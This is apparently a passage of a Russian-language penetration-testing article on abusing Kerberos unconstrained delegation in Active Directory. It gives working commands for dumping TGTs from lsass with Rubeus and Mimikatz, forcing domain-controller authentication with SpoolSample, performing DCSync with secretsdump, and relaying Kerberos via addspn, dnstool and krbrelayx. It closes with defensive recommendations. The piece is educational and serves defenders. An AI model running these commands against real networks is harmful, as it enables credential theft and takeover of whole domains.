Перейдем к реализациям атак с использованием неограниченного делегирования на практике. Рассмотрим основные этапы атак, а также различные варианты их проведения.

Поиск учетных записей с неограниченным делегированием

Несмотря на то, что для реализации атак уже подразумевается обладание учетной записью с неограниченным делегированием, а подробный разбор способов получения указанной учетной записи выходит за рамки материала, полезно рассмотреть предварительный этап с разведкой.

Существует множество инструментов, позволяющих выявить учетные записи с неограниченным делегированием.

Вариант 1 - с помощью PowerShell модуля ADSI для работы с Active Directory

Поиск среди всех учетных записей

```
([adsisearcher]'(userAccountControl:1.2.840.113556.1.4.803:=524288)').FindAll()
```

Вариант 2 - с помощью FindDelegation.py, входящего в Impacket

Поиск среди всех учетных записей

```
findDelegation.py -dc-ip $DC_IP $Domain_fqdn/$Username:$Password
```

Вариант 3 - PowerView

Поиск среди учетных записей класса компьютер

```
Get-DomainComputer -Unconstrained
```

Поиск среди пользовательских учетных записей

```
Get-DomainUser -TrustedToAuth
```

> Примечание: существует ру-аналог PowerView для Linux

Вариант 4 - Bloodhound

Поиск среди учетных записей класса компьютер:

```
match (c:Computer {unconstraineddelegation:true}) return c.name
```

Поиск среди пользовательских учетных записей:

```
match (u:User {unconstraineddelegation:true}) return u.name
```

Вариант 5 - Ldapdomaindump после Relay

Все приведенные выше способы требовали наличия прав пользователя, но также можно провести Relay атаку по протоколу LDAP на контроллер домена с последующим использованием Ldapdomaindump:

```
grep TRUSTED_FOR_DELEGATION domain_computers.grep
grep TRUSTED_FOR_DELEGATION domain_users.grep
```

Атака “Извлечение из памяти сервера”

Условие для проведения атаки: доступ с правами локального администратора к серверу с настроенным неограниченным делегированием.

Некоторые варианты выполнения условия:

- В результате эксплуатации критической уязвимости (получаем административный доступ к системе)
- Извлечь NT-хэш машинной учетной записи из недавней резервной копии (пароли автоматически сменяются каждые 30 дней)

- В результате понижения версии протокола NTLMv2 до NTLMv1 с последующим перебором пароля к машинной учетной записи по радужным таблицам

Результат успешной атаки: доступ к учетной записи, обладающей правами уровня администратора домена.

Получив административный доступ к серверу с сервисом, обладающим неограниченным делегированием, атакующий может извлечь TGT учетных записей, проходивших аутентификацию к указанному сервису, из памяти процесса lsass.exe сервера.

Осуществить выгрузку можно с помощью Rubeus:

```
Rubeus.exe dump /service:krbtgt /nowrap
```

Или при помощи Mimikatz:

```
mimikatz # sekurlsa::tickets /export
```

Полученные TGT можно использовать для проведения атаки Pass-the-Ticket.

Статья с примером реализации атаки.

PrinterBug (SpoolService / MS-RPRN RPC)

Но что делать, если среди учетных записей прошедших аутентификацию к сервису имеются только непривилегированные учетные записи обычных пользователей домена?

На помощь приходит еще один вид атак - “принудительная аутентификация”. Идея заключается в том, чтобы заставить атакуемую учетную запись пройти аутентификацию к подконтрольному сервису.

На настоящий момент известно несколько реализаций атак, направленных на принудительную аутентификацию. Более того, в последнее время появляются и новые способы, но нельзя объять необъятное. Описание всех вариантов принудительной аутентификации является предметом отдельной статьи, а может даже и не одной. Тем не менее рассмотрим и обозначим некоторые наиболее известные подходы.

Любая прошедшая проверку подлинности в домене учетная запись может удаленно подключиться к сервису печати контроллера домена и запросить обновление очереди на печать с последующим уведомлением подконтрольной системы. Таким образом можно заставить компьютер с включенным сервисом печати пройти аутентификацию к указанной системе.

> По умолчанию сервис печати на контроллере домена включен.

Проверить наличие сервиса печати можно при помощи следующей команды:

```
ls \\dc01\pipe\spoolss
```

Запуск отслеживания принятых билетов с фильтрацией по конкретному отправителю:

```
Rubeus.exe monitor /interval:5 /filteruser:DC$
```

Провоцирование аутентификации с использованием PrinterBug:

```
SpoolSample.exe $DC $Host
```

Конвертирование полученной base64-строки в билет формата kirbi:

```
[IO.File]::WriteAllBytes("C:\fullpathtoticket.kirbi",
[Convert]::FromBase64String("aa…"))
```

Конвертирование полученного в формате kirbi билета в ccache для дальнейшего использования в Linux:

```
ticketConverter.py $ticket.kirbi $ticket.ccache
```

Добавление билета в среду окружения:

```
export KRB5CCNAME=/path/to/ticket.ccache
```

Полученный TGT машинной учетной записи контроллера домена можно использовать для получения доступа к контроллеру домена или выполнения атаки DCSync:

```
secretsdump.py -k -no-pass $Domain_FQDN/$Username@$DC_FQDN
```

Статья с примером реализации атаки.

Некоторые способы принудительной аутентификации

Ключевые слова для самостоятельного изучения:

- PetitPotam (EfsRpcOpenFileRaw / MS-EFSRPC)
- PrivExchange
- ShadowCoerce
- DFSCoerce
- WebDAV

Полезное программное средство

Атака с использованием учетной записи без сервера

Условие для проведения атаки: пароль или ключ Kerberos учетной записи, обладающей правом на неограниченное делегирование.

Некоторые варианты выполнения условия:

- Пароль к пользовательской учетной записи может быть получен в результате атаки Kerberoasting или подобран оффлайн в результате перехвата Net-NTLMv2 хэша
- NT хэш пароля к машинной учетной записи может быть извлечен из базы SAM при наличии прав локального администратора
- Пароли (NT хэши) могут быть также извлечены из памяти какого-то сервера или рабочей станции

Результат успешной атаки: доступ к учетной записи, обладающей правами уровня администратора домена.

С ходу может быть не очень понятно, в чем заключается различие в условиях по сравнению с предыдущей атакой. Дело в том, что ранее подразумевалось наличие у атакующего доступа к серверу вместе с сервисом, то есть к процессу, способному обслуживать запросы пользователей. В рассматриваемом сейчас случае у атакующего нет доступа к серверу, но есть только “бестелесная” учетная запись. Особенно это условие актуально в случае пользовательской учетной записи. Проблема заключается в том, что негде принимать запросы на аутентификацию и неоткуда извлекать TGT.

Решение было предложено в статье “Relaying Kerberos - Having fun with unconstrained delegation” за авторством Dirk-jan Mollema. Идея заключается в том, чтобы принудить атакуемые учетные записи пройти аутентификацию к подконтрольной системе, функционирующей не в составе домена, с сервисом, работающим в контексте скомпрометированной учетной записи, обладающей неограниченным делегированием.

Начнем по порядку разбираться, как организовать все необходимое для проведения атаки.

1. **Злонамеренный сервис**. Для корректной работы сервиса и извлечения из принятого KRB_AP_REQ сообщения Forwarded TGT клиента требуется знать ключ Kerberos учетной записи владельца указанного сервиса. Как формируется ключ учетной записи уже было рассмотрено ранее. Важно отметить, что, как правило, в зависимости от класса учетной записи используются разные алгоритмы. Для машинных учетных записей необходим AES256-ключ, а для пользовательских учетных записей нужен NT-хэш (для RC4), но в любом случае достаточно знания пароля и соли.

2. **Заманивание клиента**. Теперь необходимо заставить клиента обратиться к злонамеренному сервису, чтобы передать свой Forwarded TGT. Известно несколько способов, как это осуществить, среди прочего можно выделить:
   2.1 Атаки, направленные на перехват сетевого трафика (WPAD, MITM6, LLMNR/NBNS, ARP-spoofing, отравление DNS записей)
   2.2 Социальная инженерия (ярлыки, письма, файлы со специальным UNC-путем - пример)
   2.3 Третий предпочтительный способ, о котором пойдет речь дальше.

У сервиса должно быть имя, то есть SPN. У SPN предусмотрено поле “host” (см. ранее), содержащее доменное имя хоста на котором работает сервис. За сопоставление доменного имени IP-адресу отвечает DNS-сервер. В связи с изложенным получается, что атакующему требуется, чтобы при обращении к доменному имени хоста, содержащегося в SPN сервиса, клиент получил в ответ IP-адрес злонамеренной подконтрольной системы. Как спровоцировать клиента осуществить обращение было рассмотрено в предыдущей версии атаки. Теперь рассмотрим, как получить SPN с “host” для которого DNS запись содержит IP-адрес системы атакующего.

Для машинных учетных записей все относительно просто. Дело в том, что указанные учетные записи самостоятельно могут добавлять себе SPN. Более того, по умолчанию каждая учетная запись в домене может добавлять новые DNS-записи.

В итоге соберем всё вместе на практике.

Сначала определяемся со способом принудительной аутентификации. Важно понимать, что принудительная аутентификация работает только для определенных service-name (см. ранее про SPN). Представим, что доступны две альтернативы: PrinterBug и PrivExchange. Если выбираем PrinterBug, то так как аутентификация будет осуществляться по SMB создаем сервис с service-name “HOST” (не путать с полем), если выбираем PrivExchange, то в качестве service-name задаем “HTTP”.

```
addspn.py -u 'DOMAIN\CompromisedAccont' -p 'LMhash:NThash' -s 'service-name/attacker.DOMAIN_FQDN' 'DomainController' --additional
```

У созданной SPN добавляем DNS-запись для HOST с указанием IP-адреса системы атакующего:

```
dnstool.py -u 'DOMAIN\CompromisedAccont' -p 'LMhash:NThash' -r 'attacker.DOMAIN_FQDN' -d 'attacker_IP' --action add 'DomainController'
```

Запускаем на подконтрольной системе злонамеренный сервис:

```
krbrelayx.py --krbsalt 'DOMAINusername' --krbpass 'password'
```

Осуществляем принудительную аутентификацию, например:

```
SpoolSample.exe $DC $Host
```

Для пользовательских учетных записей ситуация обстоит сложнее. Указанные учетные записи не могут редактировать свои SPN. Возможные варианты решения:

- Проверить имеющиеся в SPN сервисы на предмет наличия host с отсутствующими DNS записями. Сделать это можно при помощи обычного nslookup. Если указанные записи присутствуют, то тогда для них можно самостоятельно создать DNS с нужным IP-адресом.
- Добыть учетную запись, обладающую соответствующими правами на добавление SPN в отношении имеющейся учетной записи с неограниченным делегированием.


Далее все происходит аналогично случаю с машинной учетной записью.

> Рассмотренный способ проведения атаки также примечателен тем, что не требует удаленного запуска кода на стороннем сервере. Таким образом нет необходимости обходить имеющиеся на указанном сервере средства защиты.

Статья с примером реализации атаки.

Общая схема вариантов проведения атак

Исследователь Charlie Bromberg составил следующую полезную схему, обобщающую рассмотренные варианты атак:



Общая схема с вариантами атак при неограниченном делегировании

Рекомендации

- Провести инвентаризацию домена на предмет наличия учетных записей с неограниченным делегированием. Следует минимизировать использование неограниченного делегирования и перейти к механизмам ограниченного делегирования. В случае невозможности перехода рекомендуется рассматривать серверы, на которых функционирует сервисы с неограниченным делегированием, как особо защищаемые объекты, компрометация которых приводит к компрометации всего домена.
- Добавить критически важные учетные записи домена в группу Protected Users или активировать опцию “Account is sensitive and cannot be delegated” в атрибутах указанных учетных записей.
- Ограничить возможность добавления машинных учетных записей в домен для непривилегированных пользователей. Установить атрибут ms-DS-MachineAccountQuota равным нулю у указанных пользователей.
- Противодействовать атакам, направленным на принудительную аутентификацию:
    - Отключить неиспользуемую службу печати на контроллерах домена
    - Установить актуальные обновления безопасности
    - Ограничить сетевое взаимодействие
- По возможности назначать владельцами сервисов выделенные пользовательские учетные записи. Обеспечить сложность и периодическую сменяемость паролей к указанными учетным записям.

Используемые источники

- Фундаментальная статья, заложившая основы для атак на делегирование: “Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory” от Elad Shamir
- Отличный доклад про делегацию в Kerberos: “You Do (Not) Understand Kerberos Delegation” от Daniel López Jiménez (видео и презентация)
- Доклад “Delegating Kerberos to bypass Kerberos delegation limitation” от Charlie Bromberg (видео и презентация)
- Материалы с Hacker Recipes от Charlie Bromberg (Shutdown)
- Статья: “Kerberos (III): How does delegation work?” от Eloy Pérez
- Посты из телеграмм канала “CyberSecrets”

Скриншот с возможными флагами атрибута *UserAccountControl* сделан с сайта jigsolving.com.

Скриншот с SPN взят из статьи “Service Principal Name (SPN)” за авторством Pixis.